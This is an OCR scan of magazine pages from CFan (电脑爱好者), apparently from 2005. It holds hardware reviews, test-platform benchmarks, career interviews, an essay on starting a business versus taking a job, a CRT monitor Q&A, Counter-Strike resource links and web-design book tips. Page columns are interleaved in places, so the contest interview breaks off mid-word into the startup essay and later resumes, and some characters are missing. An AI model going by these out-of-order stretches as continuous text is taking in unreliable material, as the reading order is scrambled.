
转播用显示器:飞利浦 190S6

现场直播当然要有屏幕显示测试平台的工作，我们在这里选择的是飞利浦190S6显示器，这属于飞利浦S系列第六代19英寸显示器，拥有1280×1024的分辨率以及高速的响应时间，画面显示也相当不错。读者也可以通过在线的方式查看此显示器的表现以及液晶显示器的使用寿命。



操作用显示器:三星 913N

除了直接转播的显示器外，在测试时评测人员还需要操作电脑，这里我们选用在2005年9期中介绍过的三星913N显示器作为测试平台操作的监视器。由于这两款显示器是相同的尺寸和分辨率，因此在显示克隆模式下，在直播中看到的画面和测试人员操作的画面是一致的。



声卡:创新 Audigy 2 ZS Platinum Pro

尽管现在的主板都已经自带音频输出，但创新Audigy 2 ZS Platinum Pro声卡的108dB信噪比、24bit/192KHz取样频率、支持DVD-Audio播放、DTS解码等高级功能更适合给作为我们评测音箱时的音源。



音箱:漫步者 S2000V

评测音箱时，读者最难理解的就是高音亮、低音深沉等说法，这是因为对音箱的评价都需要有音箱对比才能听出区别。这里选择漫步者S2000V作为标准音箱，我们对音箱的评价就都是基于与此款音箱的对比，各位读者也可以在本地漫步者经销商处亲自 听这款音箱，做出对比。



电源:航嘉磐石 400

我们的测试平台配件繁多，因此对电源的要求也是相当高。这里选用的航嘉磐石400电源符合INTEL ATX 12V 2.0规范，额定功率达350W， 通过了3C强制认证 全面支持PCI-E平台，经过我们测试，完全胜任现在测试平台下的电源功率要求。



摄像头:创新 Live！ Ultra

创新Live！Ultra摄像头本是一款130万像素并支持USB 2.0传输的高速近距离拍摄的摄像头，而经过我们试用，发现此摄像头的640×480的拍摄分辨率适合我们进行在线直播，而此款摄像头自带的监控软件能提供图像自动传输功能，也让我们的在线直播变得相当方便，因此我们选用了这款摄像头。



无线基站:技嘉 GN-BC01

我们在做笔记本评测时需要测试笔记本在无线传输时的信号质量，这就需要我们架设无线基站。技嘉GN-BC01将常见的无线基站直接做成了PCI扩展卡，通过PCI总线取电，大大减少了空间的占用，在非常适合我们寸土寸金的评测室。技嘉GN-BC01支持802.11g传输协议，能达到54Mbps的传输速度，信号强度也很不错。



机箱:富士康 TP230

在大家看直播时，会发现我们的测试平台并没有机箱，因为，这里我们只用了富士康TP230机箱的部分配件。富士康TP230机箱的放置主板的机箱底板是可以单独拆卸的，这块底板让我们的测试平台能够安稳放置在开放的环境下，为我们提供了很大的方便。

系统性能测试	PCMARK2004	5210
显卡性能测试	3DMark2003	12414
	3DMark2005	5786
CPU 性能测试	PCMARK2004/CPU Score	4788
	Sandra/CPU Benchmark1	9761/4026/6494
	Sandra/CPU Benchmark2	24162/30417
内存性能测试	PCMARK2004/Memory Score	5120
	Sandra/Memory Benchmark	5652/4648
	Everest/读取/写入/潜伏	5124/1942/95.8
硬盘性能测试	PCMARK2004/HDD Score	5406
	HD tach/平均读写速度	64.9


表 1

限于版面关系，《电脑爱好者》开放标准测试平台第一期配置的介绍就告一段落了，各位读者如想了解测试平台所用配件更详细的资料，以及观看测试平台的在线直播，请登录http://lab.cfan.com.cn查看。表1是测试平台所做的一些基本测试的部分成绩，更多测试成绩请上网站查询。测试环境:Windows XP SP2中文版、ATi催化剂5.4版本、桌面分辨率1280×1024/32位色、测试软件分辨率1024×768/32位色、双显示器。

CF [CP13]

富士康 WinFast NF4UK8AA 主板

■ CFan 评测室




自从Foxconn收购Leadtek丽台公司之后，丽台公司的WinFast主板自然也是由Foxconn代工生产，而且也是富士康的AMD系列主板产品线的专有产品品牌。这里介绍的WinFast NF4UK8AA（简称NF4UK8AA）主板就是富士康的一款PCIE构架K8主板。

NF4UK8AA主板采用nForce4 Ultra控制芯片，ATX大板型设计，宽大的设计空间使主板看起来简洁明了。NF4UK8AA支持AMD Socket939架构的Athlon 64处理器和高达1GHz的Hypertransport系统总线，供电部分采用了三相回路设计，作为富士康旗下的产品，主板的各类插件也是采用的大量优质富士康接插件。nForce4 Ultra一颗芯片就整合了主板南北桥的功能，因此发热也不小。NF4UK8AA主板的nForce4 Ultra控制芯片上专门添加了一个超薄风扇，给控制芯片提供优异的散热性能，并且不会影响扩展卡的安装。

扩展性方面，NF4UK8AA提供了全扩展性的1条PICE X16显示卡扩展槽、两条PCIE X1扩展槽、4条PCI扩展槽，总共7条扩展槽，这也算是把芯片能够提供的扩展槽都高效利用完了。

NF4UK8AA主板提供了支持最大容量4GB的DDR 400内存的四条内存插槽，而且分别用黄蓝两色区分开来，用户可以方便的组成双通道。NF4UK8AA还提供了四个SATA硬盘接口和两个IDE硬盘接口，支持RAID 0、1、0+1模式，并且还提供了对SATA硬盘和IDE硬盘的混合RAID模式的支持，使用相当方便。



其他扩展性上，NF4UK8AA支持8声道音效输出、千兆网络连接以及IEEE 1394连接功能，功能相当丰富。总体来说，NF4UK8AA设计中规中矩，符合富士康一贯追求稳定的作风，这块主板也是搭建K8平台不错的选择。

CF [CP14]

现代 ImageQuest X17 液晶显示器

■ CFan 评测室



作为显示器大厂之一，现代液晶显示器向来拥有非常好的产品质量，显示效果非常优秀，而在产品宣传上向来比较低调，产品也不以外形设计取胜。而这款17英寸显示面积的现代ImageQuest X17液晶显示器（简称X17）则可谓颠覆了现代传统设计，显示器外框采用金属质地黑色镜面材料设计制造，使X17展现出时尚与尊贵的气质，而且优质外框在长时间使用时也不会脱色。稳重的银灰色椭圆空底座与黑色面板和谐搭配，使显示器成为富有艺术力的精品。

技术指标上，X17完全达到了相当高的水准，X17的点距为0.264mm，标准显示分辨率1280X1024，显示响应时间为12ms，能提供流畅无拖影的显示画面。对比度为500:1，拥有260流明的亮度和24位真彩色的显示画质使显示出的画面色彩还原鲜艳亮丽，并通过了TCO'99认证和3C认证。X17的输入为独立D-SUB输入，显示器电源外置，这也给X17减少了不少重量和厚度。

X17的调节方式为侧面的控制按键设计，不影响显示器正面的美观，除了开关外，其余4个控制按键提供色彩、对比度、亮度等调节项目的调节功能。对不喜欢麻烦的用户来说，X17还提供了Auto调节功能，让显示器自动达到当前最优秀的显示效果，相当方便。在同级别显示器中，X17以使用简便、显示质量优异称雄市场。

CF [CP15]

改变你一生的命运

——专访首届“升存者”三名入围选手

■本刊记者　王寒晖

“升存者”活动是《电脑爱好者》杂志社专门策划的大型人才招聘类活动，旨在为广大学生朋友和求职者搭建一个展示才华的平台，为大家提供一个参与职场磨　、体验职场生存的机会，帮助那些为求职而奔波的朋友树立就业信心，调整求职心态，让大家能深入和全面地了解“大企业”的招聘理念、用人机制和企业文化。第二期“升存者”活动将在近期全面启动，让更多的人感受活动的乐趣，本刊记者专访首届“升存者”活动的三名入围选手的活动参与感受。

李雅楠：重在充实自己



原就学学校：沈阳建筑大学01级

目前就职单位：北京《电脑爱好者》杂志社　市场推广部

我在《电脑爱好者》2004年第21期的《“升存”在华硕》一文里，曾经谈了很多在华硕实习时的感受。不仅结识了两个好朋友（其他两位首届“升存者”入围选手），很难想象在万元奖金面前，在残酷的竞争之中，三个人能那么团结，那么无私地互相关爱，这也体现了参加“升存者”的最终目的绝对不是为了奖金，而是在难得的大公司实习生活中充实自己。

参加这次活动对我就业的影响也是非常大，正是参加了“升存者”，才让我们有机会进入全国最大的IT类平面媒体，而我们才刚刚走出大学校园。

现在，作为首届“升存者”活动的“参与者”与第二届“升存者”活动的“策划者”，让我可以更加从容地来完善这个活动。我可以负责任地告诉大家，第二期“升存者”的参与方式将更加丰富，选拔方法将更加公平。同时，受益人群也将远远大于去年。去年的兴奋与荣誉变成了今年的压力与责任。我相信，参加“升存者”绝对可以改变你一生的命运，即使你不是“升”得最高的那个人。

在华硕与《电脑爱好者》之间我选择了后者，是因为我喜欢媒体这个行业，是因为我很难忘掉那个我奋斗过的，从十几人成长到500多人的文学社团；忘不掉我们那本从“自娱自乐”到“校刊”的杂志。我想让我的梦想在北京《电脑爱好者》杂志社得到延续；也让更多人的梦想因参加“升存者”而展翅飞翔。

耿强：团队合作比实力更重要



目前就职单位：上海盛大网络发展有限公司北京分公司　网站推广

原就学学校：成都电子科技大学01级

在首届“升存者”活动中，我学到许多在学校里根本学不到的东西。说句心里话，我真的很感谢华硕公司和《电脑爱好者》杂志社给我那次机会。在“升存者”的经历，我想任何参加了的人都不会忘记，那是一个对自己很好的激励和鞭策。

记得当时，我们三人刚去的时候，我拼命地想表现出自己最优秀的一面。当时我对自己说，一定要让自己做的最好，不能输给别人。所以，在第一次开会的时候，我便提出了自己的创意，想举办一个Flash Banner比赛，我的提议很快被领导同意并采用。于是我开始精心地策划整个比赛的过程，大到整个比赛的网站设计、网站宣传，小到联系每个获奖选手，分发奖品等等。记得当时为了做这个关于比赛的网站，那天一直做到凌晨3点多才睡，然后早上7点多又强睁开眼睛去上班。我一个人就这么埋头忙碌着，快乐着……

在华硕的一个月时间如流水般地这样过去了，转眼实习期也快结束了，我以为自己已经做到最好了，可是最后公司对我的点评是论实力，我的确很强，但太自我了。后来，李伟（华硕品牌中心高级职员）找我谈了一次话，令我永生难忘。原来一个大公司不是绝对需要一个有很强实力的人，但是绝对需要一个有团队合作精神的人。我就是刚进公司的时候太爱表现自己，很多事情根本没和公司的人一起合作商量，我就是忽略了整个团队。

回成都后，我一直谦虚地做人和学习，不断完善自己。有一天，接到盛大网络公司的电话，让我去北京分公司负责网站推广。进入盛大网络后，我仍然不忘在华硕时的教训，一直谦虚工作，和同事打成一片，告别以前独来独往的工作模式。慢慢的，我体会到和大家一起合作做一件事情是多么愉快和开

创业 VS. 就业——观点大碰撞

■ 梦

人在职场，往往会有两种选择：自主创业和找个工作就业。两者相比，各有优缺点。作为每个读者，每个人心中的想法会有所不同。本文从探讨的角度出发，讨论创业和就业的各自理由，说不定会给你带来一种思索！

观点碰撞之一

创业方：就业就等于放弃了自己的力量。

就业方：工作是衣食父母。

观点分析：在网上曾经有人算过这么一笔账："人这一辈子要花多少钱？"，很多人可能都没仔细计算过。有人曾做出一份《金钱规划》，讲的是普通的夫妇俩，到底要多少钱才够过一生，答案是397.2万元。虽然该文是按经济非常发达地区的平均水平制定的，但仔细一算，两"公婆"在广州生活一辈子的花费也不少，如果维持中等生活水平，大约要花290万元，如果以夫妻双方都工作35年计算，两人年收入需要在8万元，才可以满足需要。但实际上，对普通市民而言，维持这样的收入水平还是有一定困难的。

工作从某种程度上说确实是你的衣食父母，但依靠企业拿薪水，将你的自身潜在的赚钱力量放弃了确实不好。就业用直白的话说，就是拿有限的钱，过上有房住，有饭吃的生活。在职场上打造成金领还是比较困难的。每个人都有自己的潜能，你开发了自己的潜能吗？记得刘韧的《知识经济》一书中写过这么一句话："外企是绝对不允许员工长时间拥有企业的股权！"。一句话描写出了企业和员工之间的关系，尽管各位读者现在拿着高薪，但那只是对你劳动的一次性报酬。你抓住了自己生命中的股权了吗?

观点碰撞之二

创业方：创业可以更好地提升自己的能力。

就业方：就业可以为创业打下基础，就业可以先积累人脉和资金，并且帮助你接触社会。

观点分析：人的才能要在一定的压力下才能发挥出来，在就业的环境和创业的环境中，无疑创业的难度更要大一些。在公司里工作，你只需考虑将自身的工作做好就可以。而创业就不一样了，创业的时候你要面对资金、技术、市场等一系列问题，这些问题会带给你足够大的压力。而这些压力是你在工作中所无法体会到，也正是这些压力可以进一步提高你的能力，让你感觉到什么是真正的创业。当然本身在企业

心。同时，在一个大公司中，团队合作精神是多么重要。这些，都是我从"升存者"比赛学到的。这样，在进入盛大不到一个月，我们团队便超额完成目标，被盛大网络CEO陈天桥先生记一次功绩。

转眼，第二届"升存者"比赛即将开始了，我希望大家都踊跃地去争取这个很好的学习的机会，结果并不重要，重要的是在过程中让你学到的东西会影响你的一生。

黄家奇：诚信为本



目前就职单位：奇瑞汽车公司

原就学学校：哈尔滨工业大学01级(威海)

时间如白驹过隙，转眼间去年暑假在"华硕"电脑公司为期四周的实习生活已成为回忆中的往事，但对我来说，这是从入学的三年以来，经历最密集、印象最深刻的一段。不管从《电脑爱好者》杂志社到"华硕"公司，从科贸电子城路演到2004中韩电子竞技比赛，还是从三个来自祖国不同地域的年轻人走到一起，到最后北京的分别，无不留下了令我刻骨铭心的纪念。

当中，给我感触最深的还是整个活动中对诚信(Honesty and Integrity)的 释，在来到北京的那天晚上，Candy和Waylie姐来看我和雅 ，也许是大家聊得比较投机，Candy姐走的时候把她的钱包落在了我们住的房间，当时我第一个发现，于是马上发短信给Waylie姐(因为当时Waylie姐和Candy姐住在一起)，让她告诉Candy姐不用太担心，我会保管好她的钱包的。当时雅 说了一句，是不是ASUS特意考验我们的？这应该是第一次在活动中诚信给我留下了印象，还有一次在我和ASUS品牌中心的李伟聊天的时候，不经意间，李哥提到了品牌中心总监Nina，说道，现在能像她那样保持正直的人，已经不多了。从Nina姐和周围的同事身上，感到的那种诚信的 力，这算是我再次体味到了诚信在一个人的职业成长道路上面的重要。

最后，想对那些即将参加第二届"升存着"活动的参赛者想说上一句话，全力展示自己，比赛结果是次要的，但是你在比赛过程中所做的一切一定要证明你自己是一个正直的人，乐观的人。CF [CY01]

里工作也能提高自己的能力，也可以积累一定的人脉。但是这些都不如创业来得更加直接和干脆。

观点碰撞之三

创业方：创业有个黄金期，是在25～35岁之间，如果错过这段时间就不太好，所以创业要趁早。

就业方：如果就业在一家好公司，薪水高可以避免一些创业的高成本，而且收获不小。

观点分析：人与人之间根本差别并不是天赋、机遇，而在于有无目标。一个有决心的人，将会找到自己的道路。我觉得，25岁之前是求学探索阶段；25～30岁要了解你想做什么，切入相关行业开始创业；在30～35岁之间，是创业的关键时期；35～45岁是大发展大收获阶段。人生发展阶段图示要使目标能够实现，就必须将目标分解量化为具体的行动计划，使自己知道现在应该为目标做什么，使目标有了现实的行动基础。

如果你已习惯朝九晚五的上班族生活，整天上班、下班，日复一日，任凭岁月消逝，而且满足于这种状态，那么你一定成不了富翁。一个积极想要赚钱的人，绝不以温饱为满足，一定想要让生活多彩多姿，天天充满赚钱的活力。具备了这个要件，再冷、再热的天气，再苦、再累的工作，你都会心甘情愿地去做，而当你养成了这个赚钱"习惯"后，财富自然愈来愈多。一般就在公司工作而言，除了在市场部门搞销售工作的员工明白钱都是靠自己从市场上圈来的道理之外，财务、技术、行政等部门的员工更多的只是关心公司发多少钱？而并不会去培养一个赚钱"习惯"。而赚钱"习惯"就好比是一杆鱼竿，这个习惯的养成对于终生都是有益的。

观点碰撞之四

创业方：有了钱才可以不为钱工作。

就业方：就业比创业要来得实际又实惠。

观点分析：现代社会流行一个名词叫做"有钱又有闲"，这也确实描写出一些社会现象。笔者认识一个家族企业的女老板，这位女老板除了在自己的公司上班之外还努力学习英语并在浙江大学学习MBA。一般说一个工薪阶层是无法达到这种境界，由于工作忙碌无暇充电，导致自己的竞争力下降。就业从某种程度上来说，确实是要来实际又实惠。其实每个人都渴望自由，当你有了钱之后就确实可以拥有更大的自由，不用朝九晚五地赶来赶去了。

观点碰撞之五

创业方：创业可以避免在职与退休在家的巨大落差。

就业方：就业可以给你带来安全感。

观点分析：有一次在公司的酒桌上，事业有成的公司副总讲了这么一件事。他所认识的一个领导退休在家只拿1000多点的退休养老金。天气冷了，开个空调手都要发抖。而这位副总情绪也比较低沉，他说人活着还是节俭点好。这也确实能理解，在职与退休以后的巨大落差是客观存在的。如果你创业了，拥有了你自己的公司那么就不存在着退休的问题了！你可以把自己的公司交给子女经营，而不会产生开个空调手都要发抖的现象了。就业确实可以给你一个安全感，如果你创业成功就不会存在着失业和退休的问题了。

观点碰撞之六

创业方：创业可以帮助你跳过一些层次，让你直接进入管理层，避免在单位里的一些勾心斗角。

就业方：就业可以给你提供更好的平台。

观点分析：不论是创业也好，就业也好，"办公室政治"永远都是存在的，在企业里想发展当然会有勾心斗角。这种内耗会打击员工的忠诚度，打击一个人的工作热情。在企业里，努力工作得不到回报的现象确实是存在的，而领导不公的现象也是客观存在的。在公司工作，和同事的关系都是利益关系，有的时候同事之间的友情也是很脆弱的。当然创业也会让你体会到生存困难等一系列难题，创业和就业都有一本难念的经。

观点碰撞之七

创业方：创业可以赚更多的钱。

就业方：就业与创业相比，风险更小一点、更加稳定一点。

观点分析：创业并不一定会赚到比就业更多的钱，而且破产和亏损的现象都是存在的。但是创业提供了一种可能，那就是让你"长大"的可能，创业的机遇和挑战都是并存的。对就业而言，可以用一个简单的"熬"字来形容。地产商人潘石屹在接受记者采访的时候，有一段话读者引起注意。潘石屹：其实我最早是准备在机关干一番大事业的，我和那个时代的许多青年一样很勤恳，早早到办公室，扫地，打水，给老同志沏茶。我当时还被确定为第三梯队呢！不过，我这人总喜欢有些变化。当时，"改革"、"开放"这些新词儿、新观念挺吸引我的。记得一天我帮单位里新分配来的一个女大学生去领办公桌，她左挑右选了一个多小时。我说，差不多就行了，不就一张办公桌嘛！结果那个女大学生说，你可不知道，我刚毕业分配来，有可能这办公桌就陪我一辈子呢！她这句话给我震动特别大。难道我一辈子都得坐在这办公室里？我说，不行，我应该有些变化。就这样，我就走了。

也许读者看了本文，不会得出一个到底是就业还是创业的观点。因为不管是创业还是就业，都是为了解决生存和发展，两者的目的都是一样的。创业与就业并不矛盾，笔者也认识不少在职创业的朋友，他们在拿薪水的同时还拥有自己的一番事业。

CF [CY02]



和时间赛跑的人

■ PF

春夏之交的舒适天气，正是锻炼身体的好时机。跑跑步、游游泳，精神好，身体倍儿棒，吃嘛儿嘛儿香！瞧，读者PF给我们带来了一组马拉松的照片，别闷坐在电脑前面了，让我们一起体会运动的快乐吧！

马拉松的起源

马拉松比赛起源于希腊历史故事。马拉松是希腊一个地名，公元前490年9月13日，希腊与波斯两国在马拉松村附近进行了一次会战。雅典军队在没有援兵的情况下，以少胜多，打败了强大的波斯侵略军。当时担任传令兵的菲迪皮得斯奉命将这一胜利消息尽快告诉雅典居民，让受难同胞早些分享这胜利的喜悦。他顾不得路途遥远，一口气从马拉松跑到雅典，到达雅典时他已累得精疲力竭，只说了一句"我们胜利了"就倒在广场，闭上了双眼。

你知道吗？

第一次马拉松的日期新说

2004年，美国的天文学家经过重新推算，认为菲迪皮得斯从马拉松跑到雅典的日期是8月12日。夏日炎炎，当时希腊地区的气温可能会达到39摄氏度，菲迪皮得斯很可能是因为中暑，才在长跑后丢了性命。

现代马拉松

现代马拉松最早在1896年参加了奥运会，并在1908年被确定为现在的长度——42公里195米。1980年代后，半程(21公里)马拉松在民间兴起。由于马拉松比赛经常在公路上进行，赛道不同，因而没有世界纪录，只有最好成绩一说。

运动电子设备

如果你喜欢跑步，除了必要的运动衣、运动鞋之外，你还需要一些辅助设备，比如跑步机、血压计、心律表。辅助的电子设备对你的帮助会很大，心律表就可以随时监测你的心律，让你随时监控运动强度。






▲ 肌肉 耐克 起跑线



◀ 蓄势待发



▲ 不是比速度，但也不能输在起跑线上




显示器搬个家 颜色就出“岔”？

■CFan Storyer

上海读者李云问:我的CRT显示器在书房一直用得好好的，但前不久我把电脑搬到卧室后，发现显示器明显偏色了，而且画面还有倾斜，这是显示器的质量问题吗?

这不是显示器质量问题，这是CRT显示器受到地球磁场影响，导致的CRT显示器的电子束偏移，不能轰击到显示屏幕上正确的荧光点，导致颜色以及位置不正常的现象，也就是所谓的〞磁化〞或〞偏磁〞。

如图所示，就是CRT显示器的原理示意图，显示器的电子枪发出电子流经过加速聚焦后，成为方向惟一的高速电子束。我们知道，带电的电子束通过磁场时会改变运动方向，而CRT显示器也是基于这个原理，让这条电子束通过行偏转与场偏转线圈产生的磁场，不断改变运动轨迹，在屏幕上轰击荧光粉，显示出颜色。从理论上，我们当然希望这个电子束只受到偏转线圈的磁场影响，改变运动轨迹，但实际上，我们所居住的地球却是一个巨大的磁体，它所产生的磁场强度足以影响电子束的轨迹。同时，地球磁场也会磁化显示器中的金属部分，让金属带磁性。



这里会产生两个问题:①地球磁场会影响电子束方向;②地球磁场磁化显示器的金属部分。

要解决第一个问题，厂家在设计显示器时必须通过增加或者减少线圈的磁通量，抵消掉在当前状态下地球磁场对显示器的影响，使显示器显示出正确的图像。而要解决第二个问题，需要通过厂家在显示器中设计的专门消磁电路，抵消掉被磁化金属的磁场。

当移动显示器后，改变了显示器方向，也就改变了电子束与地球磁场的相对方向，而这时的显示器还依照改变之前的状态进行磁场补偿，导致的结果就是显示器的电子束受到了不正常的磁场偏转，也就会导致画面倾斜。同时，如果显示器的金属没有消磁，会使电子束在经过偏转线圈后，还受到地球磁场和其他磁化金属不正常的磁场影响，偏离正确的轨迹，轰击到颜色不正确的荧光粉，显示错误的颜色。

遇到这样的情况时现在的CRT显示器都有自己的解决方式，就是显示器自己的消磁电路。一般CRT显示器在每次重启时都会启动一次消磁电路，这会自动消除地磁磁化的金属部件的磁场，而没有自动启动消磁电路的显示器，在菜单中也会有一个消磁选项，启动这个选项，显示器会〞 〞地响一声，随后画面晃闪动几秒钟，然后显示器颜色就正常了。而有时候，通过消磁后，显示器颜色已经正常了，但显示器画面还有倾斜，这是因为显示器的偏转线圈没有自动抵消地球磁场的影响，需要使用屏幕旋转等项进行手动调节画面。

有读者会问，为什么CRT有这样的问题，而LCD显示器没有呢，因为LCD显示器是通过被光板直接照射色点产生的颜色，不会受到磁场的影响，也就没有这个问题了。CF [BL02]



◀“黑”与“白”的和谐



▲ 我不做“看客”！



◀ 疲惫总是难免的

CF [BL01]



AK47 VS. M4A1

探宝队队员招募行动：想加入“网站探宝队”的行列吗？如果您有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn（邮件标题请注明“网站探宝”）。

寻宝对象：*《反恐精英》相关资源*

寻宝理由：*在竞技的同时找回最初的游戏乐趣*

从几年前的支持超级跳跃和BUG甩枪的《反恐精英》（以下简称CS）1.3版本，到现在贴图无限华丽的CS Source（《反恐精英：起源》，简称CSS）版本，无一不让无数玩家为之苦练（Cornel：" ，我那传说中的狙……"），梦想有朝一日能够成为世界顶级强队SK的一员。

下载好玩的地图：搜狐竞技

BloodStrike、Iceworld、Dust2，你是否玩过这些地图？在编辑部每周例行的"CS挑战赛"中，大家都喜欢Iceworld，可是久而久之，也玩腻了（小特："是玩不过我吧，不要找借口。"）……

链接：http://act.it.sohu.com/cs/maplist.php

小编收藏夹：

①穿墙地图：http://act.it.sohu.com/cs/map.php?id=24

你是否还为经常被人穿墙爆头而耿耿于怀？这个地图包在几个经典地图的穿墙位置都做了透明处理，来学习一下吧。

②玛丽奥世界：http://act.it.sohu.com/cs/map.php?id=691

这是在玩CS吗？怎么进入了玛丽奥的世界？此地图设有许多隐藏入口，地图中的机车也能够启动，强烈推荐！

地图类型怎么看：前缀有学问

下载的地图为什么会有类似"fy_"的前缀？原来这些是CS的地图类型。

① AS（保护VIP）：有一名队员要在地图中扮演生命值非常高的VIP，由同队保护他。

② CS（拯救人质）：由土匪（以下简称T方）方面控制几个人质，警察（以下简称CT方）方面的任务就是救出人质。

③ DE（炸弹拆除）：T方在地图的预定位置安装C4炸弹（埋雷），在炸弹爆炸前，CT方将C4拆除或者杀死所有T方队员即判定为胜利。

④ ES（土匪逃亡）：谁愿意做可怜的T方？

⑤ KA（ 首竞技）：只准用刀？平时基本只用于"鞭尸"的武器（狂PK磨刀霍霍中）。

CS也有2D版本：平面的战争

初次下载安装2D版CS后，真是非常惊讶。一个区区5MB的小程序竟然能通过平面将CS演绎得如此完美，CS中几乎所有的功能都能用在2D版本中，甚至还能将手雷扔在墙上来使其反弹至想要的位置。

链接：http://games.it.sohu.com/20040723/n221157809.shtml

小编收藏夹（2D地图文件请复制到“游戏安装文件夹\map”）：

① 2D的BloodStrike：http://act.it.sohu.com/cs/map.php?id=670

在网吧中红极一时的"血战"地图竟然也有2D版本。

②疯狂的平面狙：http://act.it.sohu.com/cs/map.php?id=87

在平面地图中，来看看狙是如何使用的。

地图、皮肤怎么装：小菜一碟

CS中竟然出现了麦当劳大叔？不要奇怪，这些只是玩家制作的CS皮肤而已。如何安装皮肤、地图、语音、武器等附加资源，请看看这篇文章。

链接：http://games.it.sohu.com/20040728/n221235917.shtml

CS工具：强力装备

各种强力的附加游戏工具能够让我们的技术

①研究战术，先看地图：http://games.it.sohu.com/20040727/n221219239.shtml

巧妙利用地图中的各种地形进行隐蔽和跳跃能够让我们更好地克敌制胜。另外，很多地图作者都在地图中隐藏了一些正常情况下无法看见（可以在被击毙后使用Freelook模式查看，但时间很短）的LOGO或秘密入口。有一个能够在游戏外研究地图的工具，无疑会对战术研究带来很大帮助。

② SK Player，SK御用DEMO播放器：http://games.it.sohu.com/20040723/n221164070.shtml

下载了国外高手的CS录像（DEMO）文件，如何播放？试试SK|bds制作的SK Player。

③通用路点包：http://games.it.sohu.com/20041013/n222464456.shtml

大多数玩家都安装了各种BOT机器人，这个压缩包中包含了132张地图的各类BOT路点包，让你的机器人"聪明"起来。

CF [BL03]

网页设计师的成长三部曲

■北京 梦里花开

如果想成为一个网页设计师，需要掌握的知识非常多，如：美术设计、图形图像处理、音乐编辑、电影动画制作、网络编程等。这么多的知识，需要一个按部就班的学习过程。

对初学者来说，首先掌握一款专业的网页制作软件的使用，可以对网页制作有一个感性认识。现在流行的网页制作软件不少，若想成为一个专业的网页设计师，则非选 Dreamweaver 不可了。市面上有关Dreamweaver的书有很多，笔者比较看好《Dreamweaver MX 2004 从入门到精通》一书（作者：Christian Crumlish & Lucinda Dykes；出版：电子工业出版社；定价：52元）。它的特点之一是具有全局观点，在前面部分，作者介绍了网站设计的工作流程，分析了网页构成的各个要素，这些虽然没有涉及具体的制作技术及技巧，但能让初学者有一个整体把握，在后面的学习过程中不易迷失方向。在具体制作部分，作者多以实例为参考进行讲解，易懂易学，还设计了多个实战练习，非常精彩。本书后半部分还涉及了各类 Web应用程序开发、网页数据库、ASP/PHP/JSP 编程等内容，有一定基础的读者也可用来作进阶参考书。



就像学开车一样，刚开始的时候不太敢掀开车盖看看里面的构造，但开车时间长了，慢慢就会想了解一下车的内部构造，当车遇到一些小毛病的时候，不用到修理厂，自己就能解决了。同样的，当我们能在 Dreamweaver 中制作出各种精美网页时，一定也想了解一下这些网页文件到底是怎么回事吧。说来简单，这些看起来五光十色的网页，实际上就是一些被称为 HTML的文本文件而已。那些非文本的东西，如图片、声音、动画等，是在其他专业软件中事先处理好，然后通过特定的HTML 标志嵌入进来的。若想深入了解 HTML 的相关内容，这里强烈推荐你阅读《HTML4.0 从入门到精通》一书（作者：Deborah S.Ray & Eric J.Ray；出版：电子工业出版社；定价：64 元）。又是"从入门到精通"？不错，笔者对这个系列的图书确实有点偏爱，但主要是这个系列图书的质量也真的不错。国内也有一些出版社在书名及封面设计上模仿该系列图书，但是内容风格上却没有"模仿"好，不免让人感叹。言归正传，还是介绍一下这本书吧。这本书包括了HTML基本知识、表格、表单、多媒体、动态网页等多方面的内容，对 JavaScript 脚本编程知识也有详细的讲解，通过大量的实例进行讲解，很容易看懂，并附有多个非常实用的附录内容，如 HTML标志与属性参考手册、层叠样式单（CSS）参考手册、JavaScript 参考手册等，完全可以当工具书来使用。

看看《HTML4.0 从入门到精通》一书的版权信息，你也许会惊奇：这本书初版于1997年！呵呵，不用太担心这本书会过时，因为HTML发展到4.0后，便不再有大规模的更新了，因为一匹新的 Web 黑马——XML 应用杀了出来。可以把 XML 看成是 HTML 的扩展，换句话说，HTML 仅是 XML 的一个子集。XML 属于一种元语言，具有 HTML 所没有的可扩展性和结构化，所以网页设计师要跟上潮流，就必须要了解 XML。现在许多流行应用中，如 Blog、RSS 等，都使用了 XML 技术。这方面，《XML揭秘——入门·应用·精通》（作者：Michael Morrison；出版：清华大学出版社；定价：69.5 元）是一本不错的好书。既然现在 XML大行其道，那再回过头学HTML是否是浪费？这点倒不用担心，因为现在因特网上的信息，最主要的还是HTML格式，所以 HTML 依旧是网页设计师必须掌握的内容。

学习 Dreamweaver 是感性阶段，学习 HTML、XML、CSS、JavaScript 等，是理性阶段。在这两个学习阶段，最好同时也学学美学知识，所谓"功夫在诗外"，技术只不过是一种手段，关键还是要看你是否有好的创意，美的表现。走过感性与理性，接下来的阶段就是博采众长、融会贯通了，除图像处理、动画制作等多媒体技术外，最好也能知道一些 Web 编程技术（如 ASP、PHP 等）、数据库技术。当然，许多经验技巧都是日积月累起来的，只要努力，成为一个专业网页设计师绝不是梦想。

淘书小贴士

如果觉得纸质图书太昂贵，也可到网上淘一些免费的电子参考书。

网址：http://www.gggl.gov.cn/fwgc/jiaocheng/HTML/

简介：对 HTML 有比较详细和系统的讲解，有代码、有说明、有示例，现身说法，非常不错。

网址：http://msdn.microsoft.com/library/default.asp（英文版）

http://www.microsoft.com/china/MSDN/library/default.mspx（中文版）

